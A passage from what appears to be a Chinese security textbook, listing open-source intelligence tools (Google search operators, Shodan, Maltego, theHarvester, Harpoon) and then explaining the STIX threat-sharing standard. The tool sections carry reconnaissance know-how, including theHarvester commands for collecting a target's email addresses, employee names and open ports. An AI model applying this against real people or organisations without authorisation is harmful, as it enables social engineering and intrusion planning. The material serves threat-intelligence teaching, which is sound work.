- 互联网情报：我们也可以称为第二代开源情报时期。研究人员认识到，在 90 年代个人电脑的兴起，也是开源情报产生的时期，产生了巨大的影响。2009 年的伊朗绿色革命等事件就是生动的例证。第二代开源情报的起点可以追溯到 2005 年，当年开源中心（Open Source Center）成立。在此期间，互联网也在发生变化，大量的在线内容转移到动态网页、用户生成内容和社交媒体上。这种过渡常常被描述为 Web 2.0 的出现。互联网情报在开源情报的新生产物，对于传统的情报研究人员以及情报机构是新的挑战与机遇，互联网每天产生的信息量无法估计，多数开源情报的获取会通过社交网站、媒体资讯网站、政府网站、公开信息服务机构的查询功能等等。

8.2.5 五、开源工具

1、Google

搜索引擎确作为互联网中最常用的功能，它们收集了几乎所有可以公开访问到的信息并且进行了索引，我们通常可以通过这些信息收集有关目标的信息。

- intitle：查找页面标题中提到的单词。
- cache：用于查看网站历史缓存信息。
- inurl：搜索得到你搜索内容的网址。
- filetype：用于查找文件类型。
- ext：这用于识别具有特定扩展名的文件。
- intext：这有助于搜索页面上的特定文本。

例如：在谷歌中输入 site：360.cn filetype：pdf，就能得到 360.cn 网站上的所有 PDF 文档。

2、AVL Insight 开源情报工具

AVL Insight 开源情报工具是安天移动安全推出的一款情报收集工具，它是配合 AVL Insight 移动威胁情报平台的 Chrome 浏览器扩展程序，用户可以使用该工具，对网站中的公开信息进行收集整理，并对关键信息点进行结构化提取生成自定义情报，从而形成自己的公开情报库。


基于移动威胁分析人员收集情报的需求而产生，以公开情报的收集和管理为目标，具有自定义情报、关联搜索、情报管理、情报导出等功能。AVL Insight 开源情报工具的出现将大大减少以往分析人员收集情报时的重复性工作，有效提升分析人员的工作效率。

在写此文的时候，此插件在 Chrome 应用商店中已经无法搜索到。不再进行详细说明。下面是安天官方的截图。

3、Shodan


Shodan 可以说是互联网上最可怕的搜索引擎。与谷歌不同的是，Shodan 不是在网上搜索网址，而是直接进入互联网的背后通道。Shodan 可以说是一款 ‘‘黑暗’’ 谷歌，一刻不停的在寻找着所有和互联网关联的服务器、摄像头、打印机、路由器等等。每个月 Shodan 都会在大约 5 亿个服务器上日夜不停地搜集信息。

工作流程：Shodan 通过扫描全网设备并抓取解析各个设备返回的 banner 信息，通过了解这些信息，Shodan 就能得知网络中哪一种 Web 服务器是最受欢迎的，或是网络中到底存在多少可匿名登录的 FTP 服务器。其中 Shodan 上最受欢迎的搜索内容是：webcam，linksys，cisco，netgear，SCADA 等等。



4、Maltego

Maltego 是一个开源的漏洞评估工具，它主要用于论证一个网络内单点故障的复杂性和严重性。该工具能够聚集来自内部和外部资源的信息，并且提供一个清晰的漏洞分析界面。它内置在 kali 中，从功能的角度看，这个软件有几种用途：一是站长工具，站长可以用来检查某个网站的各种基础信息。二是社工工具，可以用来检索 Maltego 的各种数据库，从而发掘各种信息。三是用于情报分析，从数据的角度看，这些功能都源自 Maltego 的数据，有些数据，包括 whois 等网络数据，还是比较容易实时查询，但是其中涉及到的 Flicker、MySpace、搜索引擎等数据，则需要提供较为高级的方式，特别是涉及到较多的数据调用和解析，需要专业研究。Maltego 允许枚举网络和域信息，如：域名、Whois 信息、DNS 名称、Netblocks、IP 地址等；枚举 person 信息，如：相关联的电子邮件地址、网站、电话号码、社会团体、公司和组织等。




5、The Harvester

TheHarvester 是一个社会工程学工具，它通过搜索引擎、PGP 服务器以及 SHODAN 数据库收集用户的 email，子域名，主机，雇员名，开放端口和 banner 信息。

- 官网：http://www.edge-security.com
- 安装：apt-get install theHarvester
- 运行：终端输入 theharvester

```
-d: Domain to search or company name
-b: data source: google, googleCSE, bing, bingapi, pgp, linkedin, google-profiles, people123,
-s: Start in result number X (default: 0)
-v: Verify host name via dns resolution and search for virtual hosts
-f: Save the results into an HTML and XML file
-n: Perform a DNS reverse query on all ranges discovered
-c: Perform a DNS brute force for the domain name
-t: Perform a DNS TLD expansion discovery
-e: Use this DNS server
-l: Limit the number of results to work with
```

最常见用法：theharvester -d 域名 | 公司名 -b 搜索来源（google，bing，pgp，linkedin 等）



6、archive.org

互联网档案馆（英语：Internet Archive）是一个非营利性的数字图书馆组织。成立于 1996 年，由 Alexa 创始人布鲁斯特·卡利创办。提供数字数据如网站、音乐、动态图像、和数百万书籍的永久性免费存储及获取。迄至 2012 年 10 月，其信息储量达到 10PB。

网址：https://archive.org

其数据是由自带的网络爬虫自动搜集的，其网站典藏档案馆网站时光机，抓取了超过 1500 亿的网页。

7、Harpoon

Harpoon 是一种自动化威胁情报和开源情报任务的工具。它使用 Python3 进行编写，Git：`https://github.com/Te-k/harpoon`

安装和配置：

```
pip install git+ssh://git@github.com/Te-k/harpoon --process-dependency-links

npm install -g phantomjs

harpoon config -u

harpoon config
```

此工具可以结合一些情报平台，进行批量自动查询。

8.2.6 六、本节总结

到底什么是开源情报？简单而言，就是你能看到的信息都是开源信息，而可以利用的那部分信息就叫做开源情报。

长期以来，开源信息的价值一直被认可。但随着互联网的普及和社交媒体、大数据分析的兴起，开源情报已经发生了革命性的变化。对于一些曾经只能通过更危险和昂贵的传统情报收集平台获得情报的手段，开源的方法也有能力进行替换和补充。

随着科技的快速发展，特别是信息技术与网络技术的快速发展，开源情报的作用正日益显现其重要性。互联网和社交媒体的兴起使开源情报在来源和分析方法上更加复杂。个体正在以前所未有的方式提供信息，包括个人情感的在线表达，某个地方和事件的照片，以及公开的社会和专业网络。

伴随着技术的不断进步，由几十年前的人工分析情报和收集情报，如今已经开始使用机器学习、计算机算法和自动推理进一步扩大处理信息的能力，这些技术的使用，对情报价值产生了深远影响。

从情报作为流程和产品来看，开源情报相对于其他私密情报搜集科目主要的好处在于：快速、灵活性、多样化培训、低成本。

在我国，由于国内相关机构认知偏差、信息割裂、利益保护、过度保密等种种因素，在开展开源情报研究的过程中，存在着很多亟待解决的问题。国内机构相互之间缺乏有效的交流与协调机制，无法形成统一的规范与分析方法，甚至连这一最为基本的术语都无统一而明确的定义。

管子·侈靡说：

> 万世之国，必有万世之实。必因天地之道，无使其内使其外，使其小毋使其大。弃其国宝使其大，贵一与而圣；称其宝使其小，可以为道。能则专，专则佚。椽能逾，则椽于逾。能宫，则不守而不散。众能，伯；不然，将见对。

开源情报的开发与利用是一个长期的、持续的过程，开源情报的价值在互联网中越来越重要，我们始终相信随着近几年不断地研究与发展，国内也在逐步赶上国外的脚步。

8.3 结构化威胁信息表达式（STIX）

8.3.1 前言

现今随着信息的发展，越来越需要拥有网络威胁情报的能力，并且要有足够的情报分享能力，针对情报进行制定相应安全策略。威胁情报分享能够帮助组织面对并聚焦在现今庞大且复杂的安全状态，此时我们最为需要的是具标准化、架构性的情报方式，才能更好的进行情报处理与分享。

目前成熟的国外威胁情报标准包括网络可观察表达式（CyboX）、结构化威胁信息表达式（STIX）以及指标信息的可信自动化交换（TAXII）、恶意软件属性枚举和特征描述（MAEC）等。国内有信息安全技术网络安全威胁信息格式规范 Information security technology — Cyber security threat information format》(GB/T 36643-2018) 。在上一篇文章《威胁情报专栏：谈谈我所理解的威胁情报—---认识情报》中，我简单介绍了几种威胁标准。在本文中，我会对 STIX 标准进行详细介绍。

8.3.2 一、介绍

URL：https://stixproject.github.io

结构化威胁信息表达式 STIX (Structured Threat Information eXpression) 是由 MITRE 公司 (The MITRE Corporation) 所定义与开发出用来快速能达到表示事件相关性与涵盖性之语言，以表达出架构性的网络威胁信息。STIX 语言将包含威胁信息的全部范围，并尽可能地达到完整表示、弹性化、可延展性、自动化与可解读性等特性。它是一种语言，目的是为规范网络威胁信息的规范包括威胁情报采集，特性和交流。在一个结构化的方式来支持更有效的使得网络威胁管理流程化，实现应用的自动化。

STIX 提供了基于标准 XML 的语法描述威胁情报的细节和威胁内容的方法。它支持使用 CybOX 格式去描述大部分其语法本身就能描述的内容，当然，它还支持其他格式。标准化将使安全研究人员交换威胁情报的效率和准确率大大提升，大大减少沟通中的误解，还能自动化处理某些威胁情报。实践证明，STIX 规范可以描述威胁情报中多方面的特征，包括威胁因素，威胁活动，安全事故等。它极大程度利用 DHS 规范来指定各个 STIX 实体中包含的数据项的格式。

在官方中，给出的定义如下：

> Structured Threat Information Expression (STIX) is a structured language for describing cyber threat information so it can be shared, stored, and analyzed in a consistent manner.

即：结构化威胁信息表达（STIX）是一种用于描述网络威胁信息的结构化语言，因此可以以一致的方式进行共享，存储和分析。

由此，我们可见：STIX 的目的是为规范网络威胁信息的规范包括威胁情报采集，特性和交流。在一个结构化的方式来支持更有效的使得网络威胁管理流程化，实现应用的自动化。我们可以用其来进行以下活动：

- 分析网络威胁
- 指定指示灯显示方式的网络威胁
- 管理网络威胁应对活动
- 共享网络威胁信息


STIX 提供了一个共同的机制在共享情报成员之间的实现案例的一致性，提升效率，互操作性和整体的态势感知能力，跨平台和处理结构化网络威胁的信息。

8.3.3 二、发展历史

STIX 最初源于针对开发网络威胁指标表达标准的讨论，参与讨论者为 IDXWG 邮件名单上的安全运营及网络威胁情报专家，这份名单由美国计算机应急响应小组（US-CERT）与 CERT.org 在 2010 年拟定，以讨论网络安全事件的自动化数据交换问题。经过讨论，产生了粗略的结构化威胁信息架构图。该架构图的初始用途是厘清结构化网络威胁指标应包含的信息类型以及其他相关架构中应定义的信息类型，它划定了大致范围，这样便可以对其进行初步裁剪，形成结构化网络威胁指标表达。

随着网络威胁指标概念及初始架构的成熟，会有越来越多的人去充实结构化威胁信息架构的其他部分。完整 STIX 架构的 XML Schema 实现结合了网络威胁指标表达等元素，是上述讨论的成果，反映了动态发展、不断壮大的群体对开发 STIX 语言所做的持续努力。

8.3.4 三、架构



STIX 由 9 个关键词构造及其之间的关系组成：

- **观察对象（Observable）**：用 CybOX 表征的动态事件或静态资产。
- **指标（Indicators）**：描述了可能看到的攻击模式以及它们的方式。
- **事件（Incidents）**：描述了特定对手行为的实例。
- **TPP（Adversary Tactics, Techniques, and Procedures）**：描述攻击模式，恶意软件，攻击，杀链，工具，基础设施，受害者定位以及对手使用的其他方法。
- **漏洞利用目标（Exploit Targets）**：描述可能被利用的漏洞，弱点或配置。
- **行动方针（Courses of Action）**：描述了可以针对攻击采取的响应行动或作为预防措施
- **攻击活动（Campaigns）**：描述具有共享意图的事件或 TTPs。
- **威胁参与者（Threat Actors）**：描述对手和特征识别。
- **报告（Reports）**：收集相关的 STIX 内容并为其提供共享上下文。


这样的架构在实用的同时使得 STIX 既灵活和可扩展的。现有的标准化语言可能被利用作为可选的扩展，在适当情况下和许多灵活机制被设计成标准语言，使得任何单一的用例可以利用 STIX 的标准在与其相关的情报进行扩充，而不会因为格式而使得无法搜集情报。其中，对于几个要素的详细解释如下：

1. **Observables**：此角色人员关注在于寻找、看见或观察到什么样的攻击行为，是 STIX 中最基础的角色。通常是我们能够观察到的行为。是威胁情报中最基本的信息。例如创建注册表项、特定 IP 地址上出现网络流量、发现特定 IP 地址发送了电子邮件等。这些都是日后事件处理的关键信息。

2. **Indicators**：此角色关注在要找寻什么，为什么需要注意。表征这个威胁的特征指标，也就是威胁外在表象的内在特征。通过查看这些特征可以判定是否真的遭受了这个威胁的攻击。包括威胁处理的条件，可能的影响，有效时间，建议的处理方法，检测或测试方法，指标来源。
3. **Incidents**：此角色关注在看见了什么。明确关于网络安全事件的信息。它包含了对事件的描述，包括时间、位置、影响、相关的指标、利用 TTP，攻击意图，影响评估，响应行动的要求，采取的行动响应过程，事件的日志信息源等。
4. **Adversary Tactics, Techniques, and Procedures**：此角色关注在做了什么。这里作为威胁情报中的关键信息，TTP 将安全事件全面进行了描述，并分手段、技术、过程三个维度分析，包括了恶意攻击的行为、采用了什么工具、受害目标、利用了什么弱点、影响及后果 = 等等。
5. **Exploit Targets**：代表软件、系统、网络或组织的弱点或漏洞，而这即成为 ThreatActors 利用 TTP 攻击的目标。明确有关可能被对手有针对性地进行开发利用技术漏洞，脆弱性，或软件配置错误，系统或网络的风险信息。这些信息可以来自于漏洞平台、地下黑市、0day 等等。
6. **Courses of Action**：此角色关注应该针对事件采取什么行为，通常是针对 ExploitTargets 所采取的行动，以降低 Incident 的影响范围。COA 是解决威胁的具体措施，可纠正或预防利用目标，以应对或缓解安全事件的潜在影响。在结构上，COA 包括网络威胁管理中的相关阶段、COA 类型、描述、目的、结构化表达、可能的影响、可能的成本、预估功效、可观察物参数及处理建议。
7. **Campaigns**：此角色关注为什么要进行此次攻击。行动是威胁源起方实施其意图的实例，其意图可通过一系列事件或 TTP 观察到从结构上看，行动可包括据推测攻击者可能想要达到的影响、行动利用的相关 TTP、被视为行动的一部分的相关事件、对发动行动的威胁源起方进行分析、行动相关的其他行动、总体意图描述及行动描述的置信度、采取的响应活动、行动信息的来源和处理建议等。
8. **Threat Actors**：这里就是所谓的攻击者。明确威胁的来源或者人员。表征包括像威胁的人员，其动机和预期效果，和历史上观察到的行为的复杂信息。在 STIX 关系模型，威胁行为还包括信息，如观察到的 TTP，历史入侵活动，并关联出与其相关的其他威胁的人员。
9. **Reports**：综合上面 8 条而输出的报告。使用了 STIX 标准，可以快速进行信息分享。

8.3.5 四、适用场景

现在的攻击都不是单一的攻击，拿典型的 APT 攻击来讲，攻击者从侦查目标、制作攻击工具、送出工具、攻击目标弱点、拿下权限、运行工具，后期远端维护工具，长期的控制目标。针对这种定向的高级攻击，威胁情报共享是很好的解决办法。



网络攻击链示例

STIX 主要可适用在以下四类场景


1. 威胁分析。威胁的判断、分析、调查、保留记录等使用。

2. 威胁特征分类。将威胁特征进行分类，以人工方式或自动化工具。

3. 威胁及安全事件应急处理：安全事件的防范、侦测、处理、总结等，在安全事件处置过程中可以有很好的借鉴，以前做事件处理没有这么详尽的信息。

4. 威胁情报分享。用标准化的框架进行描述与分享。

STIX 用以支持网络威胁管理中涉及的各种核心用例，下图是这些用例的极简概要图：



（UC1）分析网络威胁

网络威胁分析师对各种手动、自动输入的网络威胁活动的结构化与非结构化信息进行评审，了解相关威胁的性质，对其进行识别和表征，这样，威胁的所有关联信息被充分描述并随时更新。这种关联信息包括威胁相关行动、行为、能力、意图、责任源起方等。

基于对这些信息的理解与特征归纳，分析师接下来可明确关联威胁指标特征，建议威胁响应活动中应采取哪些措施，或与其他可信方共享此等信息。例如，对于潜在的钓鱼攻击，网络威胁分析师会分析、评估可疑的钓鱼邮件，分析所有的邮件附件与链接以确定其是否为恶意，评估钓鱼攻击目标与内容的普遍性，确定恶意附件是否打开过或包含链接，同时对所有的分析进行记录。

（UC2）明确网络威胁的指标特征

